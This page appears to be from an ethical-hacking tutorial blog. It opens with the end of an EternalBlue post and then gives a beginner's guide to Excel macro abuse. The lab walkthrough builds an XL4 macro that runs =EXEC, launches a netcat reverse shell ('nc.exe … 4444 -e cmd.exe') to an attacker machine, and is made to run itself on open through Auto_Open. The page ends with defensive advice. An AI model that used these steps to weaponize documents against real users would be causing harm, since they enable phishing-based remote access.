As you can see, we got a meterpreter session on the target system and that too with SYSTEM privileges.

Lessons to defenders from EternalBlue

EternalBlue taught the cybersecurity community several critical lessons. They are,

1. Patch Management Is Essential:

Microsoft released patches before the major attacks occurred. Systems that were updated were protected. Those that weren’t suffered the consequences.

2. Legacy Protocols Are Dangerous:

SMBv1 was outdated and insecure. Disabling unnecessary legacy protocols reduces attack surface.

3. Network Segmentation Matters:

Flat networks allowed malware to spread rapidly. Segmentation can limit the impact of a breach.

4. Exposure Equals Risk:

Services exposed to networks, especially the internet must be carefully controlled and monitored.

Conclusion

EternalBlue is a landmark vulnerability in cybersecurity history. It demonstrated how a single flaw, combined with poor patching and legacy systems could cripple organizations worldwide.

For beginners, EternalBlue is a reminder that cybersecurity is not just about advanced hacking techniques. Often, the most devastating attacks succeed because basic security practices were ignored.

Posted on

Excel Macros Explained: A Beginners Guide for Cybersecurity Learners

Hello, aspiring ethical hackers. In our previous blogpost, you learnt about Macros and their role in cybersecurity. In this article, you will learn about Excel Macros. When people start learning Ethical Hacking, they often focus on tools, exploits and technical vulnerabilities. However, many real-world attacks do not begin with complex hacking techniques. Instead, they start with something simple and familiar like an Excel file. One of the most common reasons Excel files are abused in attacks is the presence of macros.

For beginners in ethical hacking, understanding Excel macros is essential as they demonstrate how legitimate features can become security risks when trust is misused.

What Are Excel Macros?

An Excel macro is a small program that automates tasks inside a spreadsheet. Instead of repeating the same steps manually such as formatting data, running calculations or copying information, a macro allows Excel to perform these actions automatically.

Excel macros are written using VBA (Visual Basic for Applications), a scripting language built into Microsoft Office. Many users create macros by recording their actions, meaning no advanced programming knowledge is required. Macro-enabled Excel files usually have the .xlsm extension. From a cybersecurity perspective, the key point is that macros are executable code inside a document.

Why Excel Macros Matter in Cybersecurity?

Excel macros matter because documents are generally trusted. Users expect spreadsheets to be safe and attackers take advantage of this trust. Macros are important in cybersecurity because:

  • They run inside a trusted application
  • They require user interaction rather than exploiting software bugs
  • They are common in corporate environments
  • They blend in with everyday business workflows

For beginners, macros are a clear example of how attacks often rely on human behavior and not just technical weaknesses.

How Excel Macros Work?


When a user opens a macro-enabled Excel file, Excel does not immediately run the macro. Instead, it displays a warning to users asking whether macros should be enabled. If the user chooses to enable macros:

  • The macro code executes
  • Excel allows the macro to automate tasks
  • The macro runs with the same permissions as the user

This design protects users, but attackers abuse it by convincing users that enabling macros is necessary to view or use the document.

How Attackers Abuse Excel Macros?

Attackers commonly use Excel macros as an initial access method. A typical scenario looks like this:

  1. A phishing email is sent with an Excel attachment
  2. The attached file claims to be an invoice, report or document that needs to be opened urgently
  3. The document instructs the user to enable macros
  4. Once enabled, the macro performs malicious actions

As you can see, no technical exploit is required. The success of the attack depends entirely on whether the user trusts the file.

Why Macro-Based Attacks Still Work?

Despite improvements in security controls, macro-based attacks remain effective because:

  • Excel is widely used and trusted
  • Many organizations rely on legacy macro-based workflows
  • Users are often trained to enable macros for work
  • Blocking all macros can disrupt business operations

For beginners, this shows why security is about trade-offs, not absolute rules.

Risks Associated with Excel Macros

When misused, Excel macros can:

  • Modify or delete files
  • Access sensitive data in spreadsheets
  • Trigger additional malicious activity
  • Act as the first step in larger attacks

As macros run under the user’s permissions, their impact depends on the user’s access level. This is why attackers often target employees with broader access.

What Excel Macros Teach Cybersecurity Beginners

Excel macros teach several foundational lessons to beginners like,

  • Not all attacks require hacking tools
  • User decisions play a major role in security
  • Legitimate features can become attack vectors
  • Awareness is a powerful defense

For beginners, macros are an excellent case study in real-world cybersecurity.

Practical Walkthrough

Now, let’s see how to create a Excel Macro that performs a malicious action. We will be performing this practical in the Basic Lab from our blogpost on Hacking Labs. Here are the lab requirements.

  1. Kali Linux (Attacker System)
  2. Windows OS with Microsoft Office installed (Target System)

On the target system, open Excel in Microsoft Office or the Office Suite. We are doing this on Microsoft Office 2007. You should see an Excel Workbook opened as shown below.

Right click on “Sheet 1” and select the “Insert” option as shown below.


In the newly opened window, select MS Excel 4.0 Macro and click on “OK”.

excel 4.0 macros

This will change the name of “Sheet 1” to “Macro 1” as shown below.

Save the file with the name you like. We have named it “evil_macro” for easy identification. While saving it, save it as a Macro Enabled Excel Workbook.

Once the file is saved, it’s time to create the code for macro. In the first column, which is named A1, we insert the command shown below.

=EXEC("cmd.exe")


You may not realize it yet, but you have already created your first XL4 macro. In the second column, i.e A2, insert another command “=HALT()”. This is to ensure that the macro you created does not face an error while running. It’s time to test your macro. Right Click on the first column and click on “Run” as shown below.

Most probably, this will open a new window as shown below. Click on “Run”.

Doing this opens a Windows CMD window as shown below.

Voila, we successfully created an Excel Macro and even executed it successfully. If you have noticed it, we opened a Windows CMD by inserting a simple code. Now, let’s make a few changes to the “evil_macro” file. Move the =HALT() command to A3 cell and enter command given below in cell A2. Save the file.

=ALERT("You have been hacked")

Right click on Cell A1 and select “Run” again just like you did before.

Now, we can see that apart from Windows CMD window being opened, another window popped up with the message “You have been hacked”. We have just performed two operations with macros in one file. Not just cmd.exe, we can open other programs like Notepad or Calc.exe using the “=exec” function.

Now, let’s try something a tiny bit advanced like spawning a reverse shell. Download the Netcat Windows executable. Open Notepad and insert the following command into it.

&lt;Path to Netcat Windows executable> &lt;target IP> &lt;target port> -e cmd.exe

On our system, this command looks like this.                    

C:\Users\nspadm\Desktop\nc.exe 192.168.36.189 4444 -e cmd.exe

The “-e” option specifies which command to execute after netcat makes a successful connection. Now, save this file as a CMD file.  This can be done by saving the file name inside double quotes. For example, “shell.cmd” and keeping the file type as “all files”.

Now, in your evil_macro file, change the =EXEC function to execute the shell.cmd file you just now created as shown below.

Save the file. Before executing the macro, start a Netcat listener on the attacker machine’s IP address you specified. We are using Kali as our attacker machine here.

Now, when you execute the macro, you should get a successful shell as shown below.

This is all fine but nobody will open an Excel file and execute some suspicious looking code in it. We need the code to run automatically as soon as the user opens the Excel file. To do this, Click on A1 cell of your “evil_macro” file and rename it to “Auto_Open” as shown below.

Save the changes and close the file. Start the netcat listener again. Now, just open the evil_macro file and you should see the successful spawning of reverse shell again.

Best Practices for Excel Macro Security

Cybersecurity beginners should be familiar with basic defenses against macro abuse. These include,

  • Disabling macros by default
  • Enabling macros only from trusted sources
  • Avoiding macro-enabled files from email
  • Using Protected View in Microsoft Office
  • Keeping Office applications updated
  • Learning to recognize social engineering techniques

Understanding these controls is just as important as learning attack techniques.

Conclusion

Excel macros are not inherently dangerous. They are powerful automation tools designed to make work easier. However, when attackers exploit user trust, macros can become a serious security risk. For cybersecurity beginners, learning about Excel macros builds an important mindset: always question where files come from and why a feature needs to be enabled. In cybersecurity, understanding how attacks really start is just as important as understanding how they get executed.